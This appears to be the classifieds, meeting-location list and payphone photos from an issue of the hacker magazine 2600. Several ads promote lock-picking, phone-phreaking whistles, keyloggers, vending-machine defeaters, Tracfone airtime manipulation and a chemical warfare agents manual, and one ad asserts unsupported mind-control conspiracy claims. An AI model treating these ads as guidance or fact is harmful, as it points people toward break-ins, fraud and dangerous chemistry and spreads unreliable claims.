LEARN LOCK PICKING It's EASY with our book. Our new edition adds lots more interesting material and illustrations. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your 2600 reader price discount.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $49.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

WORLD'S FIRST "DIGITAL DRUG." Hackers, get ready to experience the next level in wetware technology! VoodooMagickBox is a 100% legal and safe way to enter into a drug-like trip, All you need to do is place the clips on your ears and turn the knob on the VoodooMagickBox. It's like nothing you've ever tried! For details and ordering information, visit www.voodoomagickbox.com (money orders and credit cards accepted).

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $3 cash to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada.

Help Wanted

CREDIT REPORT HELP NEEDED. Need some assistance removing negative items off credit reports. Will pay. All agencies. Please respond to skysight@spacemail.com.

HIRING PROFESSIONAL INTERNET CONSULTANTS with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

NEED ASSISTANCE to rescue/recover ASCII text data which are presently compressed/encrypted by some type of commercial program. Most files are rather large, from 30MB to about 600MB. Using DOS based search engine for retrieval. Please advise if there exists any tools currently available or anyone who may be of help. johndp4@hotmail.com.

Wanted

SEEKING MANUSCRIPTS FOR PUBLICATION. The Paranoid Publications Group is currently accepting unsolicited, unpublished manuscripts for consideration. For complete information, download our electronic author's information package by visiting www.paranoidpublications.com and

clicking on "Authors." While you're there, check out our newest book - *The Preparatory Manual of Chemical Warfare Agents.* Author Jared B. Ledgard shows us how to prepare and handle numerous hazardous chemical substances of a hazardous nature. Written in plain English, this manual is simple enough for the common man to comprehend yet advanced enough to hold the attention of even the most accomplished chemist. Enter coupon code "winter2600" (without the quotes) for 10% off your order. Visa, MasterCard, American Express, Discover, JCB, and old fashioned checks and money orders are welcomed. No orders by telephone, please. Customer service and product information: 800-681-8995.

BUYING BOOKS AND MORE. Man interested in books related to hacking, security, phreaking, programming, and more. Willing to purchase reasonable books/offers. I do search Google! No rip-offs please. Contact me at lbda@att.net.

FREE SOFTWARE DISTRIBUTION. I have a website (www.eloder.com, come check it out!) that has a fair amount of traffic. Mostly for debian and redhat cds. I am looking for hackers who have made their own interesting programs and wish to share. If you have some really interesting apps, I can give you (for free!) a page or a sub domain. I am looking to assist the open source movement and the hacker community. You can email me at eloder@hotmail.com. Please place "download" in the subject heading. All interesting ideas welcome. Eric Loder.

NEED DIAL UP HACKING INFO (steps involved, current dial ups, etc.) Also looking for places on the Internet where I can get unlisted phone numbers for free. Please contact me at billm2@prodigy.net.

THE NEW YORK CITY INDEPENDENT MEDIA CENTER (NYC-IMC) is looking for donations to help build an IU server to host its open publishing web site. NYC-IMC (http://nyc.indymedia.org) is an all volunteer collective and is part of a worldwide network of over 100 media centers (http://www.indymedia.org) dedicated to maintaining an open publishing web system covering progressive issues and built using open source technologies. NYC-IMC has outgrown its current server and host and would like to create a robust, rack mountable server that can be collocated with a faster provider. If you can donate time or parts to help build our server, please get in touch with the NYC-IMC Tech Team at imc-nyc-tech@indymedia.org.

SEEKING INFORMATION ABOUT TRACFONE. Looking for technical data concerning the Tracfone network and how it operates, especially information about airtime and the manipulation thereof. I have been working for some time to compile an extensive tutorial about Tracfone and how its service works and I am currently working on the fourth revision. The third revision and quite a little bit of information that I have already discovered on my own can be found at www.americasleastwanted.com in the Scams & Fraud section of the site. Send any information via e-mail to tracfone-response@americasleastwanted.com. I will not pay for information and you shouldn't want to charge for it because that would be against your hacker ethics. Or something. I am also looking for people to write tutorials and other content on this site as well. Contact webmaster@americasleastwanted.com if you are interested. These will also be unpaid positions.

IF YOU DON'T WANT SOMETHING TO BE TRUE, does that make it propaganda? When we're children and we don't want to listen, we put our hands over our ears. As we grow up, we create new ways to ignore things we don't want to hear. We make excuses. We look the other way. We label things "propaganda" or "scare tactics." But it doesn't work. It doesn't make the truth go away. Government and corporate MIND CONTROL PROGRAMS are used to intimidate, torture, and murder people globally. It may not be what you want to hear. But that doesn't make it any less true. Please visit and support John Gregory Lambros by distributing this ad to free classified advertising sites and newsgroups globally. www.brazilboycott.org THANK YOU!

Services

VINTAGE COMPUTER RESOURCES FOR RESEARCH. VintageTech provides a wide variety of computer historical related services for business and academia. We provide: support services for legal firms for computer and software patent litigation and prior art research; props and consulting for movie or film production and photography studios requiring period authentic computers and computer related items; data recovery and conversion from old and obsolete data media to modern media; appraisals of vintage computer items for sale, charitable donation, or insurance valuations; sales brokering of vintage computers and related items; general computer history consulting and research. VintageTech maintains an extensive archive of computers, software, documentation, and an expansive library of computer related books and magazines. Visit us online at http://www.vintagetech.com or call +1 925 294 5900 to learn more about the services we provide.

PAY2SEND.COM is an e-mail forwarding service that only forwards messages from whitelisted contacts or people who pay you to receive from them, using a patent-pending identity technique. Sign up via our web page form.

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, without big-brother looking over their shoulder. We provide highly filtered DoS protection. Our main server is a P3 1.2 ghz machine, 1.5 gigs of ram, 512 megs of swap, 40 gig EIDE, with complete online "privacy." Compile your favorite security tools, use ssh, stunnel, nmap, etc. Affordable pricing from $10/month, with a 14 day money back guarantee. http://www.reverse.net/

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

HACKERSHOMEPAGE.COM. Your source for keyboard loggers, gambling devices, magnetic stripe reader/writers, vending machine defeaters, satellite TV equipment, lockpicks, etc... (407) 650-2830.

CHRISTIAN HACKERS' ASSOCIATION: Check out the webpage http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.

HACKERMIND: Dedicated to bringing you the opinions of those in the hacker world, and home of the ezine *Frequency.* Visit www.hackermind.net for details.

DO YOU WANT ANOTHER PRINTED MAGAZINE that complements *2600* with even more hacking information? *Binary Revolution* is a magazine from the Digital Dawg Pound about hacking and technology. Specifically, we look at underground topics of technology including: Hacking, Phreaking, Security, Urban Exploration, Digital Rights, and more. For more information, or to order your printed copy online, visit us at http://www.binrev.com/ where you will also find instructions on mail orders. Welcome to the revolution!

VMYTHS.COM AUDIO RANTS are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer viruses. The White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

Personals

STORMBRINGER'S 411: My Habeas Corpus (2255) was just denied so I'm in for the 262 month long haul. Am trying to get back in contact with the D.C. crew, Roadie, Joe630, Alby, Protozoa, Ophie, Professor, Dr. Freeze, Mudge, VaxBuster, Panzer, and whoever else wants to write. P.T. Barnum, I lost your 411. Wireless, ham, data over radio is my bag. Write: William K. Smith, 44684-083, FCI Cumberland Unit A-1, PO Box 1000, Cumberland, MD 21501 (web: www.stormbringer.tv).

PRISON SUCKS! Help me pass the time in here and write to me. Only 2 more years left and I am going crazy without any mental stimulation. I welcome letters from anyone and will reply to each and every one. Jeremy Cushing #J51130, Centinela State Prison, P.O. Box 911, Imperial, CA 92251.

RESOURCE MAN is looking for more addresses (snail mail). Please send any addresses of the following: book clubs, subscription services, newspapers, computer/hacking magazines, and any foreign addresses which are a special delight. The further away the better. Also, I am a manga/anime fanatic (dbz, Digimon, Outlaw Star, Chobits, Tenchi Muyo, etc.). Please send any related information to: Daniyel Sigsworth #1062882, PO Box 2000, Colorado City, TX 79512. Will respond if desired.

AN INTERESTED "TO-BE" HACKER IN PRISON: I am a 28 year old in prison who is interested in learning on being a hacker. I'm looking to hear from anyone who can help me get started on being a hacker, for advice, and to correspond with on anything doing with hacking. Please help an up and coming to be hacker out. I will correspond with anyone. Write to me at: Michael Engebretson #245523, Prairie Correctional Facility, PO Box 500, Appleton, MN 56208.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Spring issue: 3/1/04.

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: At the payphones near the Academy Cinema on Pulteney St. 8 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Victoria: Eaton Center food court by A&W.

Manitoba

Winnipeg: Garden City Shopping Center, Center Food Court adjacent to the A & W restaurant.

New Brunswick

Moncton: Ground Zero Networks Internet Cafe, 143 Pembroke Street West. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 429 Edinbourgh Road. 7 pm.

Hamilton: McMaster University Student Center, Room 318, 7:30 pm.

Ottawa: Agora Bookstore and Internet Cafe, 145 Besserer Street. 6:30 pm.

Toronto: Food Bar, 199 College Street.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Ved Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

ENGLAND

Exeter: At the payphones, Bedford Square. 7 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

Manchester: The Green Room on Whitworth Street. 7 pm.

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Avignon: Bottom of Rue de la Republique in front of the fountain with the flowers. 7 pm.

Grenoble: McDonald's south of St. Martin d'Heres.

Paris: Place de la Republique, near the (empty) fountain. 6 pm.

Rennes: In front of the store "Blue Box" close to the place of the Republic. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow Street beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Tromsoe: The upper floor at Blaa Rock Cafe. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SLOVAKIA

Bratislava: at Polus City Center in the food court (opposite side of the escalators). 8 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: Outside Vanilj. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Madison Square Mall in the food court near McDonald's. 7 pm.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Borders, 2nd Floor Cafe Area, 2402 E. Camelback Road.

Tucson: Borders in the Park Mall. 7 pm.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Orange County (Lake Forest): Diedrich Coffee, 22621 Lake Forest Drive.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose (Campbell): Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

Santa Barbara: Cafe Siena on State Street.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

District of Columbia

Arlington: Pentagon City Mall in the food court. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Hawaii

Honolulu: Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Union Station in the Great Hall near the payphones.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Borders Books on the corner of Meridian and Washington.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Santa Fe Espresso, 116 Welch Ave.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: La Fee Verte, 620 Conti Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows.

Marlborough: Solomon Park Mall food court.

Northampton: Javanet Cafe across from Polaski Park.

Michigan

Ann Arbor: The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: Palms Casino food court. 8 pm.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

New York

Buffalo: Galleria Mall food court.

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

North Carolina

Charlotte: South Park Mall food court.

Greensboro: Four Seasons Mall Food Court (in the back). 6 pm.

Raleigh: Crabtree Valley Mall food court in front of the McDonald's.

Wilmington: Independence Mall food court.

North Dakota

Fargo: Barnes and Nobles Cafe on 42nd St.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

Cincinnati: Cody's Cafe, 113 Calhoun St., far back room. 6 pm.

Cleveland: University Circle Arabica.

Columbus: Convention Center (downtown), south (hotel) half, carpeted payphone area, near restrooms, north of food court. 7 pm.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: The Magic Lamp in the Lakeside Shopping Center near the corner of N. May Ave. and NW 73rd St.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Heaven Cafe, 421 SW 10th Ave., near 10th and Stark.

Pennsylvania

Allentown: Panera Bread on Route 145 (Whitehall). 6 pm.

Philadelphia: 30th Street Station, under Stairwell 7 sign.

Pittsburgh: William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe inside Bookstar - 3402 Poplar Ave. at Highland. 6 pm.

Nashville: J-J's Market, 1912 Broadway.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston. 7 pm.

Houston: Cafe Nicholas in Galleria 1.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Copper Hearth Lounge.

Milwaukee: The Node, 1504 E. North Ave.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

Payphones From All Around The World



Romania. One of the more modern phones useful for telling you the date and time among other things. And it's orange!

Photo by Dieter K.



Singapore. So much for the perfect society. Apparently payphone theft is still a popular activity.

Photo by Louis Pezzani



Paraguay. Located in the Monday State Park near the Monday Falls in Ciudad del Este.

Photo by Darryl Duer



Colombia. Found in the airport of Barranquilla. We just don't see enough orange phones.

Photo by Bruce Engelberg

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Payphones From Everywhere



Glenfinnan, Scotland. A colorful old style coin only phone with a large coin box.



Dundee, Scotland. The most high-tech payphone in Scotland. It's Internet-ready and takes both coins and cards. And the coin box is even bigger.

Photos by John Klacsmann



Hong Kong. Another colorful variety with a unique shape and a lot of directions.



Hong Kong. The "Powerphone" enables you to see video while making calls.

Photos by Dieter K.

Look on the other side of this page for even more photos!